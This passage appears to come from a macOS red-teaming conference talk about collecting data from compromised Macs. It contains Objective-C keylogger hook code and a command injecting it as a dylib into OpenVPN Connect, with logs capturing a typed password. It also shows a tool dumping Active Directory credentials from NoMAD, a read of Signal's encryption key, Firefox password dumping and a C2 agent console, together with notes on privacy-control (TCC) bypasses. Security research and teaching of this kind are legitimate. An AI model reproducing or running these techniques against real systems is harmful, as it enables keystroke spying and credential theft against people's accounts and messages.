    [NSEvent addLocalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^(NSEvent * _Nullable(NSEvent * _Nonnull event) {  
  
        if(event.locationInWindow.x == [KeyloggerSingleton.sharedKeylogger lastLocation].x && event.locationInWindow.y == [KeyloggerSingleton.sharedKeylogger lastLocation].y) {  
            [[KeyloggerSingleton.sharedKeylogger recordedString] appendString:event.characters];  
        } else {  
            [[KeyloggerSingleton.sharedKeylogger recordedString] setString:event.characters];  
            [KeyloggerSingleton.sharedKeylogger setLastLocation:event.locationInWindow];  
        }  
        NSLog(@"[*] Recorded string: %@", [KeyloggerSingleton.sharedKeylogger recordedString]);  
        return event;  
    }]);  
}
```


Data Collection - OpenVPN

```
wregula -- -sh -- 132x5
Paker:~ wregula$ DYLD_INSERT_LIBRARIES=/tmp/keylogger.dylib /Applications/OpenVPN\ Connect.app/Contents/MacOS/OpenVPN\ Connect
2022-07-19 16:19:07.139 OpenVPN Connect[35010:7039530] [*] Dylib injected
2022-07-19 16:19:07.739 OpenVPN Connect Helper (GPU)[35012:7039579] [*] Dylib injected
2022-07-19 16:19:08.041 OpenVPN Connect Helper[35014:7039626] [*] Dylib injected
Paker:~ wregula$
```


```
wregula -- -sh -- 154x12
Paker:~ wregula$ log stream --predicate 'eventMessage CONTAINS[c] "[*] Recorded string"'
Filtering the log data using "composedMessage CONTAINS[c] "[*] Recorded string"
Timestamp          Thread             Type              Activity          PID    TTL
2022-07-19 16:17:34.883690+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: p
2022-07-19 16:17:35.025321+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pa
2022-07-19 16:17:35.210778+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pas
2022-07-19 16:17:35.386540+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pass
2022-07-19 16:17:35.562791+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passw
2022-07-19 16:17:35.666505+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passwo
2022-07-19 16:17:35.754969+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passwor
2022-07-19 16:17:35.941912+0200 0x6b56e3          Default          0x0               34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: password
^C
```


Target for this talk



Data Collection – AD Credentials (NoMAD)

- NoMAD saves your AD credentials in MacOS Keychain.
- The Keychain has a flaw that allows getting entries from it without any prompt / root access / user's password
- <https://wojciechregula.blog/post/stealing-macos-apps-keychain-entries/>




Data Collection – AD Credentials (NoMAD)

- I open-sourced a NoMADCredentialsStealer tool as a part of my [#macOSRedTeamingTricks](#) series
- <https://github.com/r3ggi/NoMADCredentialsStealer/>

Usage


```
$ ./NoMADCredentialsStealer.app/Contents/MacOS/NoMADCredentialsStealer
$
+-----+
+  NoMAD Credentials Stealer  +
+  by Wojciech Regula (_r3ggi) +
+-----+
+> Domain -> wojciechregula.blog
+> Domain controller -> controller.wojciechregula.blog
+> Kerberos realm -> WOJCIECHREGULA.BLOG
+> AD login -> wregula@WOJCIECHREGULA.BLOG
+> AD password -> Passw0rd
```

Target for this talk




Data Collection – Signal messages

```
wregula — /bin/sh — /bin/sh — sh — 84x6
sh-3.2$ cat ~/Library/Application\ Support/Signal/config.json
{
  "key": "e26a9[REDACTED]",
  "mediaPermissions": true
}
sh-3.2$
```



Target for this talk



Data Collection – Firefox saved passwords



- Firefox stores saved logins & passwords in an encrypted form
- If master password is not set (default configuration) the saved credentials can be dumped without root
- https://github.com/unode/firefox_decrypt




firefox_decrypt — /bin/sh — /bin/sh — sh — 95x23


sh-3.2\$



Target for this talk



Data Collection – flat files and problems with TCC



Transparency, Consent and Control (TCC)



Active Callbacks



INTERACT	IP	HOST	USER	DOMAIN	OS	LAST CHECKIN	DESCRIPTION	AGENT	C2
7	192.168.1.128	PAKER.LOCAL	wregula		Apple	8s	Created by operator at 04/20/2022 14:40:35 UTC		

CALLBACK: 7 X

```
153 test_password
154   Usage Help: test_password username password
155   Description: Tests a password against a user to see if it's valid via an API call
156 upload
157   Usage Help: upload
158   Description: Upload a file to the target machine by selecting a file from your computer.
159
```



[Wed Apr 20 2022 15:04:04] / 24 / operator

```
shell whoami
1 wregula
```



Task an agent...



Data Collection – flat files and problems with TCC

- Accessing Desktop/Documents/Microphone and other sensitive resources will spawn a prompt
- But there are tons of TCC bypasses
- **Black Hat Talk: 20+ Ways to Bypass Your macOS Privacy Mechanisms**
- We can abuse other apps installed on the device and use their TCC permissions.

Data Collection – flat files and problems with TCC

Abusing Electron apps to bypass macOS security controls

← → ↺

https://wojciechregula.blog/post/abusing-electron-apps-to-bypass-macos-security-controls/

☰



Wojciech Reguła
IT Security blog


Posts

Abusing Electron apps to bypass macOS' security controls

